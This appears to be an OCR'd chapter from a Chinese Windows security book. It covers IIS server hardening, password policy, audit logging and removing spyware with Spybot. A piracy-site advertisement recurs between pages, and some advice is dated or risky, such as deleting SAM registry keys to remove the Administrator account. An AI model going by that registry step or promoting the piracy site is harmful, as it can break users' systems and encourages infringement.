Web 服务器是黑客们攻击的主要目标，如果把这个漏洞修补好，黑客们就很难下手了。所以对 Web 服务器的修补非常重要。除对已知软件 Bug 进行修补之外，仔细进行安全设置也非常重要。

（1）账号策略。如果黑客知道 Web 服务器和密码，就很容易入侵计算机。在设置 Web 服务器账号时，需要注意以下几个方面。

- 账号尽可能少，且尽可能少用来登录。
- 除 Administrator 外，有必要再增加一个属于管理员组的账号。
- 所有账号权限需严格控制，轻易不要给账号以特殊权限。
- 将 Administrator 重命名，改为一个不易猜的名称。其他一般账号也应遵循这一原则。
- 将 Guest 账号禁用，同时重命名为一个复杂的名称，增加口令并从 Guest 组删掉。
- 给所有用户账号一个复杂的口令（系统账号除外），长度最少在 8 位以上，且必须同时包含字母、数字和特殊字符等。不要使用大家熟悉的单词（如 microsoft）、熟悉的键盘顺序（如 qwert）或熟悉的数字（如 2000）等。
- 口令必须定期更改（建议至少两周改一次），且最好记在心里，不要在任何地方做记录。如果在日志审核中发现某个账号被连续尝试，则立刻更改此账号（包括用户名和口令）。
- 在账号属性中设立锁定次数，比如该账号失败登录次数超过 5 次，即锁定该账号。这样可以防止某些大规模的登录尝试，同时也使管理员对该账号提高警惕。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



（2）解除 NetBIOS 与 TCP/IP 协议的绑定。NetBIOS 在局域网内是不可缺少的功能，在网站服务器上却成了黑客扫描工具的首选目标。

（3）删除所有的网络共享资源。Windows NT/2000 系统在默认情况下有不少网络共享资源，在局域网内对网络管理和网络通信有用，在网站服务器上同样是一个很大的安全隐患。

（4）要保证 IIS 自身的安全性。要构建一个安全的 IIS 服务器，应该从安装时就应充分考虑以下安全问题。

- 不要将 IIS 安装在系统分区上。在默认情况下，IIS 与操作系统安装在同一个分区中，这是一个潜在的安全隐患。因为一旦入侵者绕过了 IIS 的安全机制，就有可能入侵到系统分区。如果管理员对系统文件夹和文件的权限设置不是非常合理，入侵者就有可能篡改、删除系统的重要文件，或利用一些其他方式获得权限的提升。将 IIS 安装到其他分区，即使入侵者能绕过 IIS 的安全机制，也很难访问到系统分区。
- 修改 IIS 的默认安装路径。IIS 的默认安装路径是 C：\Inetpub，Web 服务的页面路径是 C：\inetpub\wwwroot。使用默认的安装路径无疑是告诉了入侵者系统的重要资料，所以需要更改。
- 打上 Windows 和 IIS 的补丁。只要提高安全意识，经常注意系统和 IIS 的设置情况并打上最新补丁，IIS 就会是一个比较安全的服务器平台，能为用户提供安全稳定的服务。

2．设置安全的文件系统

文件系统是目录和文件在计算机中的组织方式。可以使用多种方法保护文件系统，使其免于未经授权的访问。像普遍使用的 Windows XP 系统，可以从盘符和目录的属性窗口中看到“安全”选项卡。

具体的操作步骤如下。

步骤 1：选择“开始”→“设置”→“控制面板”→“外观和主题”→“文件夹选项”命令，弹出“文件夹选项”对话框，如图 7-3 所示。

步骤 2：选择“查看”选项卡，取消选择“高级设置”选项组中的“使用简单文件共享（推荐）”复选框，如图 7-4 所示。




图 7-3 “文件夹选项”对话框




图 7-4 “查看”选项卡

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





步骤 3：再打开盘符或目录的属性窗口，熟悉的 NTFS 格式的“安全”选项卡也就出现了。这样，就可以非常方便地为不同的用户设置不同的访问权限了。

3. 设置密码保护

设置开机密码、设置屏保密码和设置文件密码等都是一些有益的保护措施，但也不能对密码的有效程度过分信赖，因为这些密码对于专业人员来说都是极易破解的。对于一般的办公环境，设置开机密码还是有相当作用的。

设置密码保护时有以下几个原则。

（1）密码不能为空，且密码位数应达到一定的长度，如不少于 8 个字符。

（2）密码应难以猜测（不使用人名、日期和地名等易联想到的名词）。

（3）密码应满足一定的复杂度（字母、数字和特殊字符混合）。

（4）密码实效期尽量短，保证更换的频度。

（5）在一定的期限内密码最好避免重复使用，应追踪限制密码历史记录。

只要做到了上述几点，密码一般情况下是很难被破解的（虽然对于普通用户而言这个要求有点高了，但管理员必须通过系统安全策略确保用户遵守这些要点）。

给计算机设置密码一般有以下几种方法。

（1）直接设置密码。在桌面上右击“我的电脑”图标，在弹出的快捷菜单中选择“管理”命令，即可打开“计算机管理”窗口，如图 7-5 所示。在左边的列表框中选择“系统工具”→“本地用户和组”→“用户”选项，如图 7-6 所示。右击账户列表框中的 Administrator 选项，在弹出的快捷菜单中选择“设置密码”命令，再按照相关提示输入安全密码即可。




图 7-5 “计算机管理”窗口

（2）新建一个受限的 Administrator 用户。在用户列表框中右击 Administrator 选项，再在弹出的快捷菜单中选择“重命名”命令，将其名称更改为任意名称，如CCC。新建立一个 Administrator 受限用户，即使以后该用户被攻破，也不会牵连到其他用户。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器






图 7-6　选择 Administrator 用户

（3）删除 Administrator 超级用户。在“注册表编辑器”窗口中展开左侧项到 HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users 下，并将其下的 [000001F4]和 HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\Administrator 键值删除之后重启系统，Administrator 超级用户就消失不见了。

7.1.3　监视系统的操作过程

鉴于总是会不断发现新的系统漏洞，与黑客周旋的最好办法就是积极地进行防御。漏洞的防御战是一场没有硝烟的战争，是智慧和力量的较量，不能有一丝一毫的马虎和懈怠。

1．抵抗漏洞的防御策略

要进行漏洞防御，对于企业来讲，组建一支技术过硬且能够及时应变的安全工程师队伍是首要的。如果暂时做不到，也可以请高水平的安全技术公司来维护。

如果要组建安全工程师队伍，具体的防御策略应该包括以下几个方面。

- 只有知己知彼，才能百战不殆。因此，必须熟悉黑客的攻防技术和心理，提前找到安全隐患并加以防范，同时保护好自己的资源。
- 用户自己要做好防御准备，建立完善的防御体系和应急机制。最主要的是构建防火墙，并与入侵检测相结合，积极进行防御。
- 不仅高水平的管理员要有扎实的防御知识，还必须对处于同一系统内的所有用户进行培训，要求他们掌握一些基本的安全常识，以便出现问题时能够全面防御。
- 不仅要有过硬的技术，还要有严格的制度。

因此，应该建立严格的管理和监管制度，因为在商业系统中，最具威胁的漏洞实际上还是人为漏洞，其中常见的莫过于密码和密钥的泄漏等。

2．运用日志监视

如今，各式各样的 Windows 漏洞层出不穷，众多的入侵工具更是令人眼花缭乱，稍微懂点

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

网络知识的人，都可以利用各种入侵工具进行入侵，这给网络安全带来了很大的麻烦。虽然经过精心配置的服务器可以抵御大部分入侵，但随着不断新出的漏洞，再高明的网管也不敢保证一台服务器长时间不会被侵入。因此，安全配置服务器并不能永远阻止黑客入侵，而如何检测入侵者行动以保证服务器的安全性，在这样的情况下就显得非常重要。

日志文件作为微软 Windows 系列操作系统中的一个特殊文件，在安全方面具有无可替代的作用。它每天忠实地记录下系统所发生的一切事件，利用它可以使系统管理员快速地对潜在的系统入侵做出记录和预测。

运用日志监视的具体操作步骤如下。

步骤 1：选择“开始”→“控制面板”→“管理工具”命令，即可打开“管理工具”窗口，如图 7-7 所示。



图 7-7 “管理工具”窗口

步骤 2：双击“本地安全策略”图标，即可打开“本地安全策略”窗口，如图 7-8 所示。

步骤 3：在左边的列表框中选择“本地策略”选项下的“审核策略”选项，即可在右边的列表框中看到相关的安全策略。如果想启用“审核对象访问”策略，就必须使用 NTFS 文件系统，它不仅可对用户提供访问控制，还可以对用户的操作进行审核。

步骤 4：在“管理工具”窗口中双击“事件查看器”图标，即可打开“事件查看器”窗口，在其中选择“事件查看器（本地）”选项下的“安全性”选项，如图 7-9 所示。

步骤 5：右击右边列表框中的“成功审核”选项，在弹出的快捷菜单中选择“属性”命令，弹出“成功审核属性”对话框，在其中可以查看安全日志，如图 7-10 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器






图 7-8 “本地安全策略”窗口




图 7-9 “事件查看器”窗口




图 7-10 “成功审核属性”对话框

7.2 轻松防御间谍软件

“间谍软件”其实是一个灰色区域，所以并没有一个明确的定义。正如同它的名称所暗示的一样，它通常被泛泛定义为从计算机上搜集信息，并在未得到该计算机用户许可时，便将信息传递到第三方的软件，包括监视击键、搜集机密信息（密码、信用卡号和 PIN 码等）、获取电子邮件地址，以及跟踪浏览习惯等。间谍软件还有一个副产品，在其影响下这些行为不可避免地影响网络性能，减慢系统速度，进而影响整个商业进程。

间谍软件之所以成为灰色区域，主要因为它是一个包罗万象的术语，包括很多与恶意程序相关的程序，而不是一个特定的类别。大多数间谍软件不仅涉及广告软件、色情软件和风险软

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





件程序，还包括许多木马程序，如 Backdoor Trojans、Trojan Proxies 和 PSW Trojans 等。

7.2.1 轻松实现拒绝潜藏的间谍

间谍软件对用户的危害有大有小，有些仅仅是收集用户访问过和经常去的网站等信息，用于市场营销分析，这种软件危害相对较小。有一些则偷取用户在各网站上输入的私人信息，比如用户生日、家庭住址和电话等。由于大部分人会喜欢用这些信息中的一部分作为自己其他更重要信息的访问口令或口令线索，因此，这类信息一旦被别有用心的人获取，往往会造成该用户金融账户等个人隐私的泄露。

犯罪分子只要获得了用户的开户银行、用户姓名和电子邮件等信息，就可以伪造该银行的电子邮件和网站，以系统维护的名义让用户访问其伪造的网站，借机盗取用户银行账户密码。更有一些间谍软件，能记录用户输入的密码、读取计算机上的文件、监控用户计算机屏幕、取得计算机的绝对控制权，甚至还以这台计算机为据点，对其他的计算机进行违法操作。这种破坏性和威胁性较大的间谍软件，实际上是黑客软件的一个分支，即“特洛伊木马”程序。

大部分间谍软件通过寄生在一个合法的程序中进行传播。一些免费软件的开发人员，为了获取开发资金、降低软件的发行成本，往往会和某些网络广告商进行合作，在其软件中捆绑广告软件，而这些广告软件经常带有一定的间谍功能。当用户使用该软件时，在从网络广告服务商获取广告信息的同时，也会向广告商传出自己的私人信息。另外，一些不怀好意的人还会主动将一些危害性比较大的间谍软件捆绑在很著名的软件上传播。

在使用计算机时，最好尽量遵循以下操作规范来拒绝间谍软件。

1. 拒绝不明下载

不要从 Web 上下载一些不明真相的“免费”程序，因为这是间谍软件最常用的伎俩，即在用户安装需要的软件时偷偷地安装自身。有时会在浏览器页面旁边发现有看起来像朋友发送的链接，实际上是间谍软件散播的最常见方式。

2. 学会备份和恢复

随着在计算机上保存的东西越来越多，以及硬盘越做越大，人们开始做各种备份选择。所以拥有一个备份的外部磁盘，可避免病毒、间谍软件等入侵，并可利用它使一切恢复正常。

另外，还要学会在 Windows 系统中生成恢复点，这样，即使自己的硬盘中存满了东西，一旦出现无法确定是否有间谍潜入等问题，也要比清除间谍软件的感染容易很多。

3. 制作一张反间谍软件 CD

将反间谍软件实用程序刻录到一张光盘上，当需要清除间谍软件时，直接将其拿出来使用即可。

4. 使用交叉清除办法铲除间谍

针对间谍软件清除程序可能存在杀除盲点的情况，可考虑最少使用两种最新版的反间谍工具来实现交叉查杀和清除。可以使用一种反间谍软件进行清除后重启系统进入安全模式，再使用另一种工具进行清除之后，重新启动系统并返回到正常模式就可以了。

5. 封堵桌面通信漏洞

由于间谍软件可以进行自我更新，并增加新“性能”，因此，只要封锁出站信息，就可以提

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



高用户安全等级（一般的防火墙软件都可以做到）。

7.2.2 用 Spybot 找出隐藏的间谍

Spybot-Search & Destroy 是专门用来清理间谍程序的工具。一些间谍程序随着共享软件安装到用户计算机中，监视计算机运行。到目前为止，已经可以检测到一万多种间谍程序（Spyware），并对其中的一千多种进行免疫处理。

1. 检测并修复系统问题

使用 Spybot 软件可以检测和清除间谍软件，具体的操作步骤如下。

步骤 1：安装 Spybot - Search & Destroy 并设置好初始化之后，单击“开始运行”按钮，即可打开其主窗口，如图 7-11 所示。




图 7-11 Spybot 英文版主窗口

步骤 2：由于该软件支持多种语言，所以选择“Languages”→“简体中文”命令，即可将程序主界面切换为中文模式，如图 7-12 所示。



图 7-12 Spybot 中文版主窗口

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

步骤 3：单击页面中间的“检测”按钮或单击“检查与修复”按钮，即可打开“检测与修复”窗口，并单击页面上的“检测与修复”按钮，Spybot 此时便开始检查系统并修复找到的问题，如图 7-13 所示。



图 7-13　检查系统问题

步骤 4：在软件检查完毕之后，检查页上将会列出在系统中查到可能有问题的软件。选取某个检查到的问题，再单击右侧的分帧栏，即可查询到有关该问题软件的发布公司、软件功能、说明和危害种类等信息，如图 7-14 所示。




图 7-14　查看问题程序信息

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



步骤 5：选取需要修复的问题程序，单击“修复”按钮，在弹出的“确认”提示信息框中再单击“是”按钮，即可将选取的间谍程序从系统中清除。修复后的结果如图 7-15 所示，其中以✔标识已经成功修复的问题，以⚠标识修复不成功的问题。




图 7-15 修复问题显示结果

2．恢复误修复的内容

用户在使用 Spybot 的“检测与修复”功能修复检查到的问题后，可能会发现运行其他软件有错误，此时即可通过 Spybot 的恢复功能来撤销修复或变动。

具体的操作步骤如下。

步骤 1：单击 Spybot 主窗口中的“还原”按钮，即可进入 Spybot 的修复窗口，如图 7-16 所示。

步骤 2：在其下方列出了修复问题时建立的备份列表，选取需要还原的程序，单击“还原”按钮，即可将其还原到修复前的状态。

步骤 3：如果修复后系统运行没有问题，则说明清除的问题程序是正确的，此时即可在还原界面中选取修复后的程序备份，单击“删除”按钮，以减少硬盘空间的占用。

3．对软件免疫

Spybot 还可以对多种间谍软件进行免疫处理。通过对这些间谍软件做预防性措施，可以有效地避免遭受这些间谍软件的危害。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 7-16　修复问题时建立的备份列表

在 Spybot 窗口的功能栏中单击“免疫”按钮，即可进入免疫设置窗口，Spybot 将自动扫描用户的计算机系统，检查当前计算机系统的免疫情况，如图 7-17 所示。如果单击 Immuize（免疫）按钮，Spybot 即可自动对系统进行永久性免疫。




图 7-17　免疫设置窗口

4．设置 Spybot 高级选项

若选择“模式”→“高级模式”命令，即可通过选择“设置”选项和“工具”选项下的相应子选项，来对 Spybot 进行设置（如图 7-18 所示）或使用 Spybot 提供的工具（如图 7-19 所示）。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



